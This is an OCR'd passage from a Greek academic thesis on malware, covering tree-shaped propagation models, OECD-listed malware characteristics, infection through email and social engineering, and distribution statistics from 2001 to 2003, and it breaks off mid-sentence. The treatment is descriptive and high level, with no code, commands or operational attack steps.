
Στο ακόλουθο σχήμα απεικονίζεται ο τρόπος με τον οποίο το κακόβουλο λογισμικό πολλαπλασιάζεται.




Σχήμα 3.2.1: Απεικόνιση του πολλαπλασιασμού του κακόβουλου λογισμικού με τη μορφή ενός δέντρου [107]

Σύμφωνα λοιπόν με το προηγούμενο διάγραμμα, το κακόβουλο λογισμικό ξεκινάει από ένα κόμβο. Ο πολλαπλασιασμός αυτός εξελίσσεται με τη μορφή ενός δέντρου και περιλαμβάνει το κύριο κόμβο, όπου εξαπλώνεται το κακόβουλο λογισμικό, τους ενδιάμεσους κόμβους, όπου μπορεί να μολυνθούν ένας ή περισσότεροι κόμβοι καθώς και τους τερματικούς κόμβους που δεν μολύνουν άλλους κόμβους.


Στη συνέχεια με βάση την έρευνα του Zhang Y. και άλλων [107], γίνεται γραφική απεικόνιση της διάδοσης του κακόβουλου λογισμικού. Στα παρακάτω διαγράμματα παρατηρείται ότι όσο εντείνονται οι επιθέσεις ο αριθμός των μολυσμένων υπολογιστών αυξάνεται ραγδαία με τάση σταθεροποίησης μετά τη πάροδο ενός χρονικού διαστήματος.




Διάγραμμα 3.3.1: Η διάδοση του κακόβουλου λογισμικού με διαφορετικά μεγέθη hitlist [107]



Διάγραμμα 3.3.2: Ο τρόπος εξάπλωσης του κακόβουλου λογισμικού με διαφορετικά threads [107]



Διάγραμμα 3.3.3: Ο τρόπος διάδοσης του κακόβουλου λογισμικού με διαφορετικά birth rates [107]



Διάγραμμα 3.3.4: Απεικόνιση της εξάπλωσης του κακόβουλου λογισμικού με διαφορετικούς χρόνους διάδοσης [107]

Κεφάλαιο 4ο- Χαρακτηριστικά του κακόβουλου λογισμικού

Οι επιτιθέμενοι έχουν την άνεση, με τη χρήση του κακόβουλου λογισμικού, να προσβάλουν πιο εύκολα τα συστήματα. Σύμφωνα με το οδηγό του OECD [4], μερικά από τα χαρακτηριστικά που διακρίνουν το κακόβουλο λογισμικό είναι τα εξής:

- Είναι πολυλειτουργικό.

Ειδικότερα, υπάρχουν πολλές κατηγορίες κακόβουλου λογισμικού που μπορούν να χρησιμοποιηθούν μαζί ή και ξεχωριστά για επιτύχουν να είναι κακόβουλες. Όσο εξελίσσονται προστίθενται νέες δυνατότητες με τις οποίες θα είναι πιο αποτελεσματικές οι επιθέσεις που θα πραγματοποιούν. Αυτό μπορεί επίσης να εισέρχεται σε ένα σύστημα, να το παραβιάζει και να κατεβάζει από το διαδίκτυο επιπρόσθετο κακόβουλο λογισμικό έτσι ώστε να αυξάνεται η λειτουργικότητά τους . Επίσης, μπορεί να χρησιμοποιηθεί για να ελέγχει ολόκληρο δίκτυο ή υπολογιστή, ξεπερνώντας μέτρα ασφάλειας όπως firewalls και αντί ικά λογισμικά και μπορεί να χρησιμοποιήσει τη κρυπτογράφηση για να αποτρέπει την διαγραφή του και να εξασφαλίζει την απόκρυψη τα μέσα με τα οποία λειτουργεί.

- Είναι εύκολα διαθέσιμο και φιλικό προς το χρήστη.

Συγκεκριμένα είναι διαθέσιμο στο διαδίκτυο σε ένα λογικό κόστος κάνοντας έτσι εύκολη τη διαδικασία απόκτησής του. Εκτός των άλλων το κακόβουλο λογισμικό είναι φιλικό προς το χρήστη και δίνει τη δυνατότητα στους επιτιθέμενους να βελτιώσουν τις επιθέσεις ασχέτως των τεχνικών γνώσεων που διαθέτουν.

- Είναι επίμονο και αποτελεσματικό.

Ειδικότερα, έχει αυξηθεί η δυσκολία με τη οποία μπορεί να αντιμετωπιστεί και να διαγραφεί καθώς είναι αποτελεσματικό στο να καταφέρνει να ξεπεράσει τους μηχανισμούς ασφάλειας ενός συστήματος. Μερικοί τύποι κακόβουλου λογισμικού μπορούν να αντιμετωπιστούν από ισχυρούς μηχανισμούς αυθεντικοποίησης και άλλους μηχανισμούς που κάνουν αποτελεσματική χρήση των ψηφιακών πιστοποιητικών σε ένα σύστημα.

- Μπορεί να επηρεάσει μεγάλο αριθμό συσκευών.

Αυτό συμβαίνει εξαιτίας του ότι το κακόβουλο λογισμικό δεν είναι τίποτα περισσότερο από ένα τμήμα λογισμικού το οποίο μπορεί να επηρεάσει πολλές συσκευές από οικιακούς υπολογιστές μέχρι servers σε διαφορετικούς τύπους δικτύων. Οι servers είναι γενικά πιο δυνατοί από τους υπολογιστές για να παρέχουν υπηρεσίες προς τους πελάτες παρόλο που οικιακοί υπολογιστές και σταθμοί εργασίας μπορούν να ενεργήσουν και αυτοί ως servers, ειδικά όταν έχουν παραβιαστεί. Οι συνήθεις τύποι server περιλαμβάνουν ιστοσελίδες, ηλεκτρονικό ταχυδρομείο και servers που έχουν βάσεις δεδομένων. Όλες αυτές οι συσκευές περιλαμβάνουν τους δρομολογητές που επιτρέπουν τη κίνηση σε άλλα σημεία στο διαδίκτυο και συνήθως είναι ευάλωτες σε επιθέσεις κακόβουλου λογισμικού.

- Χρησιμοποιείται ευρύτερα για επιθέσεις στο κυβερνοχώρο.

Συγκεκριμένα, έχει χρησιμοποιηθεί και ως ο πρώτος τύπος επίθεσης στο κυβερνοχώρο προκειμένου να υποστηρίξει άλλους τύπους κακόβουλων ενεργειών στο κυβερνοχώρο όπως τα ενοχλητικά μηνύματα και το phishing. Επίσης τα ενοχλητικά μηνύματα και το phishing μπορούν να χρησιμοποιηθούν για τη περαιτέρω διανομή του κακόβουλου λογισμικού.

- Είναι κερδοφόρο.

Οι επιθέσεις με κακόβουλο λογισμικό δεν είναι πια ένα αστείο παιχνίδι, ούτε είναι μόνο ένα πεδίο το οποίο πρέπει να διερευνηθεί από τους επιστήμονες. Στη σημερινή εποχή είναι μια επικερδής επιχείρηση που προσφέρει πάρα πολλά έσοδα στους δημιουργούς του σε όλο τον κόσμο. Το κακόβουλο λογισμικό μαζί με άλλα εργαλεία και τεχνικές, παρέχεται σε χαμηλό κόστος, διότι επαναχρησιμοποιούνται οι πιο προσοδοφόρες μορφές εγκληματικότητας στο κυβερνοχώρο.

4.1 Πώς λειτουργεί το κακόβουλο λογισμικό

Το κακόβουλο λογισμικό θέτει σε κίνδυνο τα πληροφοριακά συστήματα με βάση τον συνδυασμό παραγόντων όπως, μη ασφαλής σχεδιασμός της λειτουργίας των συστημάτων και εκμετάλλευση συνήθων αδυναμιών του λογισμικού. Αυτό τρέχει ή εκτελείται από μόνο του με βάση κάποια συγκεκριμένη μέθοδο ή μόνο του. Επίσης, εκμεταλλεύεται τα τρωτά σημεία του υλικού των υπολογιστών. Όμως αυτό είναι σπάνιο να συνδυαστεί και με μια σειρά αδυναμιών στο λογισμικό έτσι ώστε να εκμεταλλεύονται οι αδυναμίες τους οποιαδήποτε στιγμή. Το λογισμικό μπορεί να εμπεριέχει αδυναμίες εξαιτίας κάποιων κενών ασφάλειας ή κατά τη δημιουργία λανθασμένου κώδικα. Εκτός των άλλων, μπορεί να είναι λανθασμένα εκτελεσμένο και να έχει χρησιμοποιηθεί με ένα μη ενδεδειγμένο τρόπο ή να εκτελείται μαζί με ένα άλλο λογισμικό. Όλες αυτές οι πιθανές αδυναμίες είναι αφορμές για γίνει επίθεση σε ένα σύστημα. Όταν λοιπόν ανακαλυφθούν αυτές οι αδυναμίες, το κακόβουλο λογισμικό μπορεί να αναπτυχθεί προκειμένου να επιτεθεί σε ένα σύστημα για κακόβουλους σκοπούς προτού γίνει η αντιμετώπισή του. Επιπλέον το κακόβουλο λογισμικό μπορεί να θέσει σε κίνδυνο πληροφοριακά συστήματα εξαιτίας της μη λήψης τεχνικών μέτρων, όπως κακές πρακτικές των χρηστών και ανεπαρκείς πολιτικές ασφάλειας κατά το στάδιο του σχεδιασμού και της λειτουργίας τους.


Πολλοί τύποι κακόβουλων λογισμικών όπως οι ιοί, οι δούρειοι ίπποι απαιτούν ένα επίπεδο αλληλεπίδρασης του χρήστη με αυτά προκειμένου να γίνει η μόλυνσή του, όπως με το να τα επιλέξει σε ένα σύνδεσμο ενός ιστότοπου, ή μέσο ενός μηνύματος ηλεκτρονικού ταχυδρομείου. Έπειτα αφού γίνει η επιλογή ανοίγεται και εκτελείται το κακόβουλο λογισμικό. Σύμφωνα με τον OECD [4], *"όταν η ασφάλεια παραβιάζεται, εξαιτίας τέτοιων επιθέσεων, το κακόβουλο λογισμικό εκτελεί αυτόματα επιπρόσθετες λειτουργίες όπως το spyware, keylogger, backdoor, rootkit ή ένα άλλος τύπος του γνωστός και ως payload."* Η κοινωνική διαδικτύωση, με τη μορφή μηνυμάτων ηλεκτρονικού ταχυδρομείου χρησιμοποιείται για να πείσει τους χρήστες να επιλέξουν ένα κακόβουλο σύνδεσμο και να κατεβάσουν ένα κακόβουλο λογισμικό. Για παράδειγμα, οι χρήστες μπορούν να σκεφτούν ότι πράγματι έχουν λάβει ένα μήνυμα από τη τράπεζά τους ή να λάβουν μια προειδοποίηση για έναν ιό ή ένα worm. Ένα άλλο παράδειγμα μπορεί να εμπεριέχει ένα μήνυμα μέσω του ηλεκτρονικού

ταχυδρομείου που να αναφέρει να παραλάβουν μια κάρτα από ένα μη συγκεκριμένο φίλο μέσω του διαδικτύου και στη πραγματικότητα να κατεβάζουν ένα κακόβουλο λογισμικό. Εκτός αυτού μπορεί να κατεβαστεί άθελα από τους χρήστες μέσω κάποιων ιστοσελίδων. Σε μια πρόσφατη έρευνα που έγινε από τη Google [4], εξετάστηκαν 4.5 δισεκατομμύρια ιστότοποι και βρέθηκε ότι 700.000 από αυτούς έμοιαζαν να είχαν μολυνθεί και 450.000 να είναι σε θέση κάποιος να κατεβάσει κακόβουλο λογισμικό. Εκτός αυτών μια άλλη έρευνα, κατέδειξε ότι το 1/5 των ιστότοπων είναι κακόβουλες από τότε που έχει σχεδιαστεί. Εν τέλει αυτή η έρευνα έδειξε ότι στο 80% των ιστότοπων που έχουν κακόβουλο λογισμικού, οι χρήστες τους δεν το γνωρίζουν.


4.2 Πού μπορεί να χρησιμοποιηθεί το κακόβουλο λογισμικό

Οι πολλοί τύποι κακόβουλου λογισμικού μπορούν να χρησιμοποιηθούν ξεχωριστά ή σε συνδυασμό μεταξύ τους προκειμένου να συμβάλουν στη μείωση της αξιοπιστίας, της ακεραιότητας και της διαθεσιμότητας των πληροφοριακών συστημάτων και των δικτύων. Μία πλειάδα διαφορετικού τύπου επιθέσεων μπορεί να πραγματοποιηθούν για επιτύχουν οι επιτιθέμενοι διάφορους σκοπούς όπως, άρνηση πρόσβασης σε πληροφοριακά συστήματα κρίσιμων υποδομών για τη διενέργεια κατασκοπιών, να αποσπάσουν χρήματα ή να αποσπάσουν προσωπικές πληροφορίες από χρήστες. Το κακόβουλο λογισμικό μπορεί επίσης να χρησιμοποιηθεί για να διακινδυνευτεί η αυθεντικοποίηση και η ικανότητα μη αποποίησης πληροφοριών από ένα σύστημα, προκειμένου να γίνει η διενέργεια επιθέσεων στο σύστημα ονομάτων τομέα (DNS). Τελικά, στη σημερινή εποχή η χρησιμοποίηση της δυνατότητας της μαζικής αλληλογραφίας είναι ικανή να προκαλέσει ένα περισσότερο διασυνδεδεμένο ψηφιακό κόσμο. Έτσι οι συγγραφείς των ιών θα χρειαστεί να ανακαλύψουν νέους τρόπους για να αναπαράγουν περισσότερα και γρηγορότερα κακόβουλα λογισμικά.

Τα ακόλουθα διαγράμματα που ακολουθούν απεικονίζουν την κατανομή του κακόβουλου λογισμικού κατά τη περίοδο 2001 έως και 2003.




Διάγραμμα 4.2.1: Η κατανομή για το πώς διαδόθηκε το κακόβουλου λογισμικού [68]




Διάγραμμα 4.2.2: Η κατανομή του κακόβουλου λογισμικού με βάση το τύπο του [68]

Σύμφωνα με τα δύο πρώτα διαγράμματα παρατηρείται ότι τα worms και το κακόβουλο λογισμικό εξαπλώνονται μέσω μηνυμάτων ηλεκτρονικού ταχυδρομείου και η κατανομή του γίνεται δυαδικά.



Διάγραμμα 4.2.3: Η κατανομή του κακόβουλο λογισμικό με βάση το τύπο του διανύσματος [68]

Με βάση το διάγραμμα 4.2.3, μια αλλαγή που φαίνεται να γίνεται είναι η συνομιλία μέσω του διαδικτύου κυρίως με το ότι το κακόβουλο κάνει χρήση του ηλεκτρονικού ταχυδρομείου για να διαδοθεί. Οι συγγραφείς των ιών έχουν μια αυξανόμενη τάση να εκμεταλλεύονται τις αδυναμίες του συστήματος προκειμένου να παράγουν κακόβουλους κώδικες. Έτσι, η πλέον διαδεδομένη μορφή επικοινωνίας λαμβάνει χώρα με τη χρήση του πρωτοκόλλου IRC. Ωστόσο πρόσφατες εξελίξεις αποδεικνύουν ότι οι συγγραφείς κακόβουλου λογισμικού αρχίζουν και ενσωματώνουν στενογραφικές τεχνικές, προκειμένου να καταστήσουν τους κακόβουλους πράκτορες μη ανιχνεύσιμους. Οι τεχνικές αυτές περιλαμβάνουν την ενσωμάτωση των εντολών με στεγανογραφικό τρόπο σε ροές http [105].



Διάγραμμα 4.2.4: Η κατανομή του κακόβολου λογισμικού με βάση το ωφέλιμο φορτίο και των δεδομένων που μεταφέρει [68]

Παρόλα αυτά η χρησιμοποίηση μαζικών μηνυμάτων αλληλογραφίας όπου επισυνάπτονται κακόβουλα λογισμικά μπορεί να γίνει ακόμα καλύτερη όταν η εξάπλωσή τους επιτευχθεί σε ιστότοπους κοινωνικής διαδικτύωσης, όπως προκύπτει και από το παραπάνω σχήμα. Έτσι λοιπόν τα πιο πολλά worms χρησιμοποιούν το ηλεκτρονικό ταχυδρομείο και κάποιες μορφές κοινωνικής διαδικτύωσης για να πείσουν τους χρήστες να επιλέξουν και να εκτελέσουν τα συνημμένα.

Η αυτοσυμπίεση και η κρυπτογράφηση συνδυασμένη με την εκσφαλμάτωση του κώδικα, αυξάνει την ανησυχία που δημιουργείται λόγω της μεγαλύτερης πολυπλοκότητας που θα παρουσιάσει το κακόβουλο λογισμικό καθώς θα επηρεάσει και τη ταχύτητα με την οποία θα αναλυθεί η ταχύτητα εξάπλωσής του. Επιπλέον υπάρχει μια αύξηση στο αυτόματο έλεγχο που κάνει το κακόβουλο λογισμικό που εισάγει ένα κώδικα σε έναν υπολογιστή, το οποίο και θα ενεργοποιείται όταν θα κάνει επανεκκίνηση ο υπολογιστής. Μπορεί επίσης να απενεργοποιεί και να ξεφορτώνεται τα αντιικά προγράμματα, όπως προσωπικά τείχη προστασίας και λογισμικό που χρησιμοποιείται κατά των δούρειων ίππων κάθε φορά που θα εκτελείται η μνήμη του συστήματος. Για αυτό λοιπόν τα συνημμένα μηνύματα ηλεκτρονικού ταχυδρομείου πρέπει να έχουν επιπρόσθετες μορφές προστασίας όπως το φιλτράρισμα. Ωστόσο είναι πιο αποτελεσματική από τα αντιικά λογισμικά η αναγνώριση μολυσμένων αρχείων που βρίσκονται μέσα σε εταιρικά δίκτυα. Τα συνήθη δημόσια κανάλια διαδικτυακής επικοινωνίας όπως το IRC και το P2P θα χρησιμοποιούνται λόγω της αυξανόμενης ανάγκης για γρηγορότερη επικοινωνία καθώς το ηλεκτρονικό ταχυδρομείο εξακολουθεί να παρεμποδίζει τις καθημερινές δραστηριότητες.


4.3 Παράγοντες που επηρεάζουν την εξάπλωση του κακόβουλου λογισμικού

Το κακόβουλο λογισμικό δεν είναι μια πρόσφατη απειλή, αλλά υφίσταται για αρκετές δεκαετίες. Το βασικό χαρακτηριστικό όμως που διαφοροποιεί τους παλαιότερους ιούς από τους σημερινούς είναι η ταχύτητα με την οποία δρουν. Οι παλαιότεροι ιοί απαιτούσαν εβδομάδες έως και μήνες προκειμένου να καταφέρουν να επιτύχουν κάποιο παρατηρήσιμο μέγεθος εξάπλωσης και να γίνουν αισθητοί, κυρίως λόγω των μέσων στα οποία βασιζόντουσαν, για να μεταπηδήσουν από ένα μολυσμένο σύστημα σε κάποιο άλλο. Η χρήση των δισκετών ως ξενιστών για τους παλιότερους ιούς παρότι αποδείχθηκε αρκετά αποτελεσματική, κυρίως λόγω 